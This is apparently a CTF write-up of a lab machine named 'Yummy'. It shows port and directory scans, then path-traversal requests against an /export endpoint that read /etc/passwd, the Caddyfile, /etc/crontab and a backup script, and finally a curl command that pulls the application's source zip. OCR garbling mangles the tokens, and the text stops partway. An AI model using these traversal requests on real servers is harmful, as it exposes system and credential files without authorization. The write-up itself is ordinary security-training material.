

Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC) [~] $ nmap -oN /tmp/nmap/6/overview 10.129.246.37
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 19:48 IST
Nmap scan report for 10.129.246.37
Host is up (0.23s latency).
Not shown: 64004 closed tcp ports (reset), 1529 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu1.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a2:ed:65:77:e9:c4:2f:13:49:19:b0:b8:09:eb:56:36 (ECDSA)
|   256 bc:df:25:35:5c:97:24:f2:69:b4:ce:60:17:50:3c:f0 (ED25519)
80/tcp    open  http     Caddy  httpd
|_http-title: Did not follow redirect to http://yummy.hbt/
|_http-server-header: Caddy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.70 seconds

(vigneswar@VigneswarPC) [~]
```

2) Checked the website



3) Checked for more pages

(vigneswar@VigneswarPC) - [~/temp]
\$ feroxbuster -u 'http://yummy.htb/' -o result --no-state

by Ben "epi" Risher 😊

ver: 2.10.3

Active scan targets: 1

Target Url: http://yummy.htb/ (awarded for one week after each machine's release)

Threads: 50

Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt

Status Codes: ALL Status Codes!

Timeout (secs): 7

User-Agent: feroxbuster/2.10.3

Config File: /etc/feroxbuster/ferox-config.toml

Extract Links: true

Output File: result

HTTP methods: [GET]

Recursion Depth: 4

New Version Available: https://github.com/epi052/feroxbuster/releases/latest

MACHINE IP ADDRESS: 10.129.246.37

Stop Machine

Press [ENTER] to use the Scan Management Menu™

404 GET 51 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter

200 GET 175l 593w 7816c http://yummy.htb/register

200 GET 164l 431w 6893c http://yummy.htb/login

302 GET 5l 22w 199c http://yummy.htb/logout => http://yummy.htb/login

200 GET 1l 234w 13775c http://yummy.htb/static/vendor/glightbox/css/glightbox.min.css

200 GET 278l 613w 6628c http://yummy.htb/static/js/main.js

200 GET 7l 27w 3309c http://yummy.htb/static/img/apple-touch-icon.png

302 GET 5l 22w 199c http://yummy.htb/dashboard => http://yummy.htb/login

200 GET 35l 236w 15095c http://yummy.htb/static/img/favicon.png

200 GET 38l 139w 1721c http://yummy.htb/static/js/navbar.js

200 GET 10l 65w 509c http://yummy.htb/static/js/datetime.js

200 GET 1l 652w 54762c http://yummy.htb/static/vendor/glightbox/js/glightbox.min.js

200 GET 1l 313w 14690c http://yummy.htb/static/vendor/aos/aos.js

Yummy - Chromium

Yummy

Not secure yummy.htb/dashboard

+1 5589 55488 55 Mon-Sat: 11AM - 23PM

YUMMY Home Dashboard Menu Specials Events Chefs Gallery Logout BOOK A TABLE

ID Email Date Time Message Number of People Manage Reservation iCalendar Reminder

Not secure yummy.htb/#book-a-table

YUMMY Home Dashboard Menu Specials Events Chefs Gallery Logout BOOK A TABLE

RESERVATION Book a Table

Your Name Your Email Your Phone

10/06/2024 08:30 PM # of Guests

Message

Your booking request was sent. You can manage your appointment further from your account. Thank you!

Reserve Table

The screenshot shows a web-based dashboard for a restaurant named "YUMMY". At the top, there are links for Home, Dashboard, Menu, Specials, Events, Chefs, Gallery, and Logout. A "BOOK A TABLE" button is located in the top right corner. The main content area displays a reservation entry:

ID	Email	Date	Time	Message	Number of People	Manage Reservation	iCalendar Reminder
23	admin@yummy.htb	2024-10-06	20:31	heLo	5	CANCEL RESERVATION	SAVE ICALENDAR

```
(vigneswar@VigneswarPC) [~/Downloads] $ exiftool Yummy_reservation_20241006_154844.ics
ExifTool Version Number          : 12.76
File Name                       : Yummy_reservation_20241006_154844.ics
Directory                        :
File Size                         : 271 bytes
File Modification Date/Time     : 2024:10:06 21:18:44+05:30
File Access Date/Time           : 2024:10:06 21:18:49+05:30
File Inode Change Date/Time    : 2024:10:06 21:18:48+05:30
File Permissions                 : -rw-r--r--
File Type                        : ICS
File Type Extension              : ics
MIME Type                        : text/calendar
VCalendar Version                : 2.0
Software                          : ics.py - http://git.io/lLljaA
Description                       : Email: admin@yummy.htb.Number of People: 3.Message: heLo
Date Time Start                  : 2024:10:06 00:00:00Z
Summary                           : admin
UID                               : 20879cd5-72fc-4e43-927c-2b9ffbb93076@2087.org
```

Vulnerability Assessment

1) Found Ifi

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /reminder/21 HTTP/1.1				1 HTTP/1.1 302 Found			
2 Host: yummy.hbt				2 Content-Length: 277			
3 Accept-Language: en-US				3 Content-Type: text/html; charset=utf-8			
4 Upgrade-Insecure-Requests: 1				4 Date: Mon, 07 Oct 2024 12:09:45 GMT			
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)				5 Location: /export/Yummy_reservation_20241007_120945.ics			
Chrome/126.0.6478.127 Safari/537.36				6 Server: Caddy			
6 Accept:				7 Set-Cookie: session=eJyVOpPyOkzskgtrvKKrLZSKAFSSwlycmppxVK0pBqcwpRwJJzN5eQop-eV50fMjKakpC1AfaauU50ZVksbU65GqMrQUdOurg.ZwPPtQ.4o1rHs98keF3iE9tlA3Dx-87xM; HttpOnly; Path=/			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				8 Vary: Cookie			
7 Referer: http://yummy.hbt/dashboard				9 <!doctype html>			
8 Accept-Encoding: gzip, deflate, br				10 <html lang=en>			
9 Cookie: X-AUTH-Token=eyJhbGciOiJSUzIiNiIsInRScI6IkpxVCJ9eyJlbWPpbCI6ImhhY2tlckB5dw1teSSodGiIiLCJybxlijoiy3Vzd9g9tZXJtOTZnNDVYjEiLCjpxXQl0jE3MjgzMDI20TksIm4cIEmcyODMnji50Swiandripj7Imt0esI6i1J7QSIslm4i0iixMTY1MTk2MzMiMDq1NTQSMi4NjE4NDi30TlWNE20DU00TE4MtCxNTMnjYONDAzMjA10DM4NjI5NTQ4MzA1MTY4MDM2OTYzN2Y40dg3MTQ2MjU50DEzMjI300EzMzA2MDi4MjM3NzY5Nzgymj1k1TE1Nj1y0DQ1NzgoyDU0MDY3NTQxNzI3MDM30DA5NzgwNjU3Njk1Mtg10TUzNT15njU3MzK4Mj3Mj5MDY200M2MzA4NjMmjg2NjE00T11MzcwOTkyotg3NDESMMDM0NzEzNDQxOTc2MjEyOTkzMDc3NTAxMTA000kONzg5Nzg5NDC50DYyNzUxMe2yNdk3NTQ5NTyONTkwMDMSMTg5Mj1zMTMzNzAxMz15NTAxMzU0NjI2MTk1MjYwMtg30TM2NjU20Dg5Mzcc0MDEwOTEiLClijjo2NTUzN319.9AUAcpbF54f8Vax82-g3ZcXSkwotkC4yx-18LCZDNj7Wj1EAjMpE8GLQEX1N_KCu3yARsk7fzbk3FrhioayPvm3sByJOXR2kGAKJkkzM2mVjpdkvtL e59firSEdCLlwKYvbAVT-zkx-ghFAnnj81x63siEh3PNUsjNu9Yw7of7Ts; session=eJy1Zmxhc2h1cyt6w3siTHQi0lsic3VjY2Vzcylis1llc2Vymf0aw9uIGrvd25sb2fk2wQgcv3vjY2Vzc2zibGx5f1l9xXO_zwPo4Q.ww6FzNBFTMutfnbv2hQpWQaqvc							
10 Connection: keep-alive				11 <title> Redirecting...</title>			
11				12 <h1> Redirecting...</h1>			
12				13 <p> You should be redirected automatically to the target URL: /export/Yummy_reservation_20241007_120945.ics . if not, click the link.			

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /export/../../../../../../../../etc/passwd HTTP/1.1				10 root:x:0:0:root:/root:/bin/bash			
2 Host: yummy.hbt				11 daemon:x:1:1:daemon:/usr/sbin/nologin			
3 Upgrade-Insecure-Requests: 1				12 bin:x:2:2:bin:/usr/sbin/nologin			
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)				13 sys:x:3:3:sys:/dev:/usr/sbin/nologin			
Chrome/126.0.6478.127 Safari/537.36				14 sync:x:4:65534:sync:/bin:/bin/sync			
5 Accept:				15 games:x:5:60:games:/usr/games:/usr/sbin/nologin			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				16 man:x:12:12:man:/var/cache/man:/usr/sbin/nologin			
6 Accept-Language: en-US				17 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
7 Referer: http://yummy.hbt/dashboard				18 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
8 Accept-Encoding: gzip, deflate, br				19 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin			
9 Cookie: X-AUTH-Token=eyJhbGciOiJSUzIiNiIsInRScI6IkpxVCJ9eyJlbWPpbCI6ImhhY2tlckB5dw1teSSodGiIiLCJybxlijoiy3Vzd9g9tZXJtOTZnNDVYjEiLCjpxXQl0jE3MjgzMDI20TksIm4cIEmcyODMnji50Swiandripj7Imt0esI6i1J7QSIslm4i0iixMTY1MTk2MzMiMDq1NTQSMi4NjE4NDi30TlWNE20DU00TE4MtCxNTMnjYONDAzMjA10DM4NjI5NTQ4MzA1MTY4MDM2OTYzN2Y40dg3MTQ2MjU50DEzMjI300EzMzA2MDi4MjM3NzY5Nzgymj1k1TE1Nj1y0DQ1NzgoyDU0MDY3NTQxNzI3MDM30DA5NzgwNjU3Njk1Mtg10TUzNT15njU3MzK4Mj3Mj5MDY200M2MzA4NjMmjg2NjE00T11MzcwOTkyotg3NDESMMDM0NzEzNDQxOTc2MjEyOTkzMDc3NTAxMTA000kONzg5Nzg5NDC50DYyNzUxMe2yNdk3NTQ5NTyONTkwMDMSMTg5Mj1zMTMzNzAxMz15NTAxMzU0NjI2MTk1MjYwMtg30TM2NjU20Dg5Mzcc0MDEwOTEiLClijjo2NTUzN319.9AUAcpbF54f8Vax82-g3ZcXSkwotkC4yx-18LCZDNj7Wj1EAjMpE8GLQEX1N_KCu3yARsk7fzbk3FrhioayPvm3sByJOXR2kGAKJkkzM2mVjpdkvtL e59firSEdCLlwKYvbAVT-zkx-ghFAnnj81x63siEh3PNUsjNu9Yw7of7Ts; session=eJy1Zmxhc2h1cyt6w3siTHQi0lsic3VjY2Vzcylis1llc2Vymf0aw9uIGrvd25sb2fk2wQgcv3vjY2Vzc2zibGx5f1l9xXO_zwPo4Q.ww6FzNBFTMutfnbv2hQpWQaqvc							
10 Connection: keep-alive				20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin			
11				21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin			
12				22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin			
				23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin			
				24 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin			
				25 _apt:x:42:65534::nonexistent:/usr/sbin/nologin			
				26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin			
				27 systemd-networkd:x:998:998:system Network Management:/usr/sbin/nologin			
				28 systemd-timesyncd:x:997:997:systemd Time Synchronization::/usr/sbin/nologin			
				29 dhcpcd:x:100:65534:DHCP Client Daemon,:,:/usr/lib/dhcpcd:/bin/false			
				30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin			
				31 systemd-resolve:x:992:992:systemd Resolver:/usr/sbin/nologin			
				32 pollinate:x:102:1::/var/cache/pollinate:/bin/false			
				33 polkitd:x:991:991:User for polkitd:/usr/sbin/nologin			
				34 syslog:x:103:104::/nonexistent:/usr/sbin/nologin			
				35 uudd:x:104:105::/run/uudd:/usr/sbin/nologin			
				36 tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin			
				37 tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false			
				38 landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin			
				39 fwupd-refresh:x:969:988:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin			
				40 usbmux:x:108:46:usbmux daemon,:,:/var/lib/usbmux:/usr/sbin/nologin			
				41 sshd:x:109:65534::/run/sshd:/usr/sbin/nologin			
				42 dev:x:1000:1000:dev:/home/dev:/bin/bash			
				43 mysql:x:110:110:MySQL Server,:,:/nonexistent:/bin/false			
				44 caddy:x:999:988:Caddy web server:/var/lib/caddy:/usr/sbin/nologin			
				45 postfix:x:111:112::/var/spool/postfix:/usr/sbin/nologin			
				46 qaz:x:1001:1001:/home/qaz:/bin/bash			
				47 laurel:x:996:987::/var/log/laurel:/bin/false			

2) Checked the caddy config file

AI Overview

Learn more :

The Caddy server's configuration file, called the Caddyfile, is located at `/etc/caddy/Caddyfile` for most Linux installations. The default location for the auto-saved JSON config is `/var/lib/caddy/.config/caddy`.

Show more ▾

Conventions — Caddy Documentation

For most Linux installations, the Caddyfile will be found at `/etc/caddy/Caddyfile`.

Caddy

⋮

Keep Caddy Running — Caddy Documentation

The default config storage location (for the auto-saved JSON config, primarily useful for the `caddy-api` service) will be in...

Caddy

⋮

Getting Started — Caddy Documentation

Reloading config Your server can perform zero-downtime config reloads/changes. All API endpoints that load or change config...

Request

Pretty Raw Hex

```

1 GET /export/../../../../etc/caddy/Caddyfile HTTP/1.1
2 Host: yummy.hbt
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5   Chrome/126.0.6478.127 Safari/537.36
6 Accept:
7   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Language: en-US
9 Referer: http://yummy.hbt/dashboard
10 Accept-Encoding: gzip, deflate, br
11 Cookie: X-AUTH-Token=
12   eyJhbGciOiJSUzI1NiIiんInRScCI6IkpXVCJ9eyJlbWFpbCI6ImhhY2tlckB5dwIteS5odGiiLCJyb2xlIjoiY3Vzd9t
13 ZXJtOTZnNDVAYjE1LcpjYXQlOjE3MjgzMDI20Tk1m4c16MTcyODMn)I50Sw1andrijp7Imt0eSi6L1TQSISim4i0
14 i1xMTY1MTk2MzM1MDg1NTQSM0D14NjE4NDI3OTIwNDE20DU00TE4MtxNTmxNjYONDazMjA10DMN)I5NTQ4MzA1MTY4MD
15 M20TY2N2Y40dg3MTQ2MjUS0DEzMjI30DE2MzA2MD14MjM3Nz5Y5NzgymjkiNTE1Nj1yODQ1NzgyODU0MDY3NTQxNz13MD
16 300A5NzgwnjU3NjklMTq10TlznT15NjU3Mzk3Mj5MDY20Dm2MzA4NjMwNjg2NjE0OT1IMzcwOrkyOg3NDE5MDM0NzE2
17 NDQxOTc2MjEyOTxhDc3NTAxMTA00Dk0Nzg5Nzg50DyvNzUxMzUyNdk3NTQ5Nt0NtkwMDMSMTq5MjIzMTmzNzAxM
18 z15NtAxMzU0NjI2MTk1MjYwMtg30TM2NjU20Dq5MzcomDEwOTEiLCJlijo2NTUzN319.A9UAcpbBF54f8VaX82-g3ZcXS
19 kwotkC4yx-18LCZDNj7WjV1EAjMpEBGLQEX1N_KCu3YARsk7fzbk3Frh1oayPvmssByJOKR2kGAKKKz2M2mVpdVktL
20 e59tiR5eDCLwVKYvbAVT-zkX-gKhFAnnjB1x0Eh3RNUsNu9YwX7of7Ts; session=.ejyrVopPy0kszkgVKKr1ZSKAFSSwlycmpxcV0kpBqCwPfwJJZn5eQop-eV50fmJkakpClAFaaU50ZVksbU65Qm
rQUado0urg.ZwPPGQ.s2ykLLVBxpONWnhsypsRjUloVwA
21 Connection: keep-alive
22

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Content-Disposition: attachment; filename=Caddyfile
4 Content-Length: 178
5 Content-Type: application/octet-stream
6 Date: Mon, 07 Oct 2024 12:12:14 GMT
7 Etag: "1715978794.806761-178-4011070522"
8 Last-Modified: Fri, 17 May 2024 20:46:34 GMT
9 Server: Caddy
10
11 :80 {
12   @ip {
13     header_re regexp Host ^(\d{1,3}\.){3}\d{1,3}$
14   }
15   redirect @ip http://yummy.hbt{uri}
16   reverse_proxy 127.0.0.1:3000 {
17     header_down -Server
18   }
19 }
20

```

3) Checked 404 page

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 404 Not Found
2 Content-Length: 207
3 Content-Type: text/html; charset=utf-8
4 Date: Mon, 07 Oct 2024 12:26:19 GMT
5 Server: Caddy
6
7 <!doctype html>
8 <html lang=en>
9   <title>
10    404 Not Found
11   </title>
12   <h1>
13     Not Found
14   </h1>
15   <p>
16     The requested URL was not found on the server. If you entered the URL manually please
17     check your spelling and try again.
18   </p>
19
20
```

This is default 404 of flask app so the server must be running flask application behind the caddy

4) Enumerated common files

Request	Response
Pretty Raw Hex Render	Pretty Raw Hex Render

```
1 GET /export/.../etc/crontab HTTP/1.1
2 Host: yummy.hbt
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/126.0.6478.127 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Language: en-US
8 Referer: http://yummy.hbt/dashboard
9 Accept-Encoding: gzip, deflate, br
9 Cookie: X-AUTH-Token=
eyJhbGciOiJSUzIiInIisInR5cIiEiKXVCI9.eyJlbWFpbCI6Imhy2tlcksdwIteS5dGiilCjyb2xljiOiY3Vzd9t
ZXJfOTZmNDViYjEiLCjpxXQ10jE3MjgzMDI20Tks1mV4ccI6MTcyODMmNjI50Swiaindr1jp7Imt0eS16lJTSiSi1m4i0
1ixMTk2MzMiMDg1NTQSMiD4NjE4NDi30TiwNDE20DU00TE4MTcxNTmxNjYONDazMjA10DM4nj5NTQ4MzA1MTYMD
M2OTYzNEY40Dg3MTQ2MjUS0DEzMjI30DEzMzA2D14MjM3Nz5NzNgymjk1NTE1NjY0O01NzgyODU0MDY3NTQxNzI3MDM
30DA5NzgwNjUsNjklMtg10TUzT15NjU3Mzk3Mj5MDY20Dm2A4NjMwNjg2NjE0OTI1Mzcw0tKyotg3NDESMDM0NzE
NDQxOTc2MjEy0TkzhMc3NTAxMTA00dk0Nzg5Nzg5Dc50DyvnzUxMzUvNdk3NTQSNTy0NTkwMDMSMTg5MjIzMTMzNzAxM
z15NTAxMzU0NjIzMTk1MjYwMtq30TM2NjI20Dg5Mzc0MDEx0Te1lC1ljo2NTUzN319.A9UAcpbBF54f8Vax82-g3ZcXS
kwtkC4yx-18LCZDNj7Wvj1EAjMpE8GlQEX1N_Kcu3YAPsk7fbk3Fr6hioayPvm3sByJ0XR2kGAKJKKzM2mVpdvKtL
e59f1F5e0CLwVKYvbAvT-zkX-gKhFAnnjB1xoEh3RNUsNu9YwX7of7Ts; session=
.eJyrVopPyokszkgVKKrlzSKAFSSwVlcmppxcVKOkpBqCWPwJJZh5eQop-ev50fmJkakpClAFaaU50ZVsbaU65Gqm
rQuAdoUrg_ZwPPQq_s2ykLLV8xp0mNsypsjUloVwA
10 Connection: keep-alive
11
12
```

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Content-Disposition: attachment; filename=crontab
4 Content-Length: 1308
5 Content-Type: application/octet-stream
6 Date: Mon, 07 Oct 2024 12:46:57 GMT
7 Etag: "1726753214.5820017-1308-3584298003"
8 Last-Modified: Thu, 19 Sep 2024 13:40:14 GMT
9 Server: Caddy
10 # /etc/crontab: system-wide crontab
11 # Unlike any other crontab you don't have to run the 'crontab'
12 # command to install the new version when you edit this file
13 # and files in /etc/cron.d. These files also have username fields,
14 # that none of the other crontabs do.
15
16 SHELL=/bin/sh
17 # You can also override PATH, but by default, newer versions inherit it from the environment
18 #PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
19
20 # Example of job definition:
21 # | .----- minute (0 - 59)
22 # | | .---- hour (0 - 23)
23 # | | | .--- day of month (1 - 31)
24 # | | | | .-- month (1 - 12) OR jan,feb,mar,apr ...
25 # | | | | | .-- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
26 # | | | | |
27 # * * * * * user-name command to be executed
28 17 * * * * root cd / && run-parts --report /etc/cron.hourly
29 25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily;
}
30 31 47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly;
}
31 32 52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly;
}
33 #
34 */1 * * * * www-data /bin/bash /data/scripts/app_backup.sh
35 */15 * * * * mysql /bin/bash /data/scripts/table_cleanup.sh
36 * * * * * mysql /bin/bash /data/scripts/dbmonitor.sh
37
```

5) Found a backup location

Request

Pretty	Raw	Hex
--------	-----	-----

```
1 GET /export/../../data/scripts/app_backup.sh HTTP/1.1
2 Host: yummy.htb
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/126.0.6478.127 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Language: en-US
7 Referer: http://yummy.htb/dashboard
8 Accept-Encoding: gzip, deflate, br
9 Cookie: X-AUTH-Token=
eyJhbGciOiJSUzIiNlIsInRScIi6IkpbXVCGj9.eyJhbWfpCbiEiMhhYztIckB5dwIteS5odGiIjCjb2xlijoj13Vzdg9t
ZXj0TzNdiViYjElCjpxYXQj0jE3MjgzMDi20Tks1m4vcIc16mtcyODMwNi150Swiandrijp7im0eS1gl1TjqSfIm410
iiXMTY1MTk2ME1M0g1NTQSMDi4njE4NDI3OT1wNDE20DU00TE4MtCxNtMxNjYONDazMjA10DM4nj15NTQ4MzA1MTY4MD
M2OTYzN2040dgMzQ2MjU50DEMj130DEEMzA2HD14MjH3NzY5NzgMjK1NTE1Nj1y0Q1Nzgj0Q0MDY3NTXZQzNzI2N3M
3D0ASzNgwNyU3Nj1kM1T0U2TNT15NjU3Mzk3Mj5cSDM200M24A4NjWnjgNjEO0T1M2czWtKy0tgj3NDE5MSM0NeZ
NDQxTC2MjYej0TzKMDc3NTAxMTA00k0NZ5Nzg5NDC50DYyNzUxMwNDk3NTQNTyONTkwMDMSMTg5Mj1zMTMzNzAxM
zISNTAxM2U0Nj1ZMtk1Mj1wMtg30TM2NjU20Dg5MzCmDE0tE1Clj1j02NTUzN19.9uQapbBF5f8Vax82-g3ZcXS
kwotkC4y-18LCZDNj7Wj11ea1MpeB8G1QEX1N_KC3yAPsk7fzbk3FhrhloayPvm3sByJ0XR2kGAKKKz2MvJpdvKtL
e59fP5eDCLwVKVybAVT-zkx-gkhfAnnjBLxEh3PRNUsJu9YwX7of7Ts; session=
.eJyrVopPy0kzsqtgvtrKrnLzSKAFSSwlycmcxVkoKpBqcwpRlwJZn5eQop-eV50fmJKakpC1AfaaU50ZVKsblU65Gqm
rQUAdoUrg.ZwPPgQ.s2yKLlV8pX0hWNhnsyPsRjUloVwa
```

10 Connection: keep-alive

11

12

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache
3 Content-Disposition: attachment; filename=app_backup.sh
4 Content-Length: 90
5 Content-Type: text/x-sh; charset=utf-8
6 Date: Mon, 07 Oct 2024 12:47:31 GMT
7 Etag: "1727364692.0530195-90-2905084307"
8 Last-Modified: Thu, 26 Sep 2024 15:31:32 GMT
9 Server: Caddy
10
11 #!/bin/bash
12
13 cd /var/www
14 /usr/bin/rm backupapp.zip
15 /usr/bin/zip -r backupapp.zip /opt/app
16
```

6) Got the source code

```
(vigneswar㉿VigneswarPC) [~/temp]
$ ls
backupapp backupapp.zip result

/v/export/.../var/www/backupapp.zip HTTP/1.1
(vigneswar㉿VigneswarPC) [~/temp]
$ curl --path-as-is -i -s -k -X 'GET' \
-H '$Host: yummy.hbt' -H '$Upgrade-Insecure-Requests: 1' -H '$User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36' -H '$Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H '$Accept-Language: en-US' -H '$Referer: http://yummy.hbt/dashboard' -H '$Accept-Encoding: gzip, deflate, br' -H '$Connection: keep-alive' \
-b '$X-AUTH-Token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpxVCJ9.eyJlbWFpbCI6ImhhY2tlckB5dW1teS5odGIiLCJyb2xLIjoiiY3VzdG9tZXJF0TZmNDViYjEiLCJpYXQiOjE3MjgzMDI2OTksImV4cCI6MTcyODMwNjI50SwiandrIjp7Imt0eSEI6IlJTQSIisIm4i0iIxMTY1MTk2MzM1MDg1NTQ5MDI4NjE4NDI30TIwNDE2ODU0TE4MTcxNTxNjY0NDaZMjA1ODM4NjI5NTQ4MzA1MTY4MDM2OTYzNzY40Dg3MTQ2MjU50DEzMjI30DEzMzA2MDI4MjM3NzY5NsgyMjk1NTE1NjlyODQ1NzgyODU0MDY3NTQxNzI3MDM30DA5NzgwNjU3Njk1MTg10TUzNTI5NjU3Mzk3MjC5MDY20DM2MzA4NjMwNjgzNjE00TI1Mzcw0TkyOTg3NDE5MDM0NzEzNDQx0Tc2MjEyOTkzMdc3NTAxMTA00dk0Nzg5Nzg5NDc50DYYnNxUzMyNdk3NTQ5NTY0NTkwMDM5MTg5MjIzMzMzNzAxMzI5NTAxMzU0NjI2MTk1MjYwMTg30TM2NjU20Dg5Mzc0MDewOTEiLCJljo2NTUzN319.A9UAcpbBF54f8Vax82-g3ZcXSkwotkC4yx-i8LCZDNj7WVj1EAjMpE8GlQEX1N_KCu3YArsk7fzbk3Fr6hioAvPmv3sByJOXR2kGAkJKKkzM2mVJpdvKtLe59fiR5eDCLwVKYvbAvT-zkx-gKhFAnnjB1x0Eh3RNUsuJ9YwX7of7Ts; session=.ejyrVoppY0kszkgTvrKkrLzSKAFSSsWlycmpxcVko0kpBqcwpRwWJzJ5eQop-eV50fjmKakpCLaFaaZQVksbU65GqmMrQAUdo0urg.ZwPPGQ.s2yKLlv8XpONWnnsyrsjUloVwA' \
-X POST /export/.../var/www/backupapp.zip -O backupapp.zip
```

7) Checked the source code

```
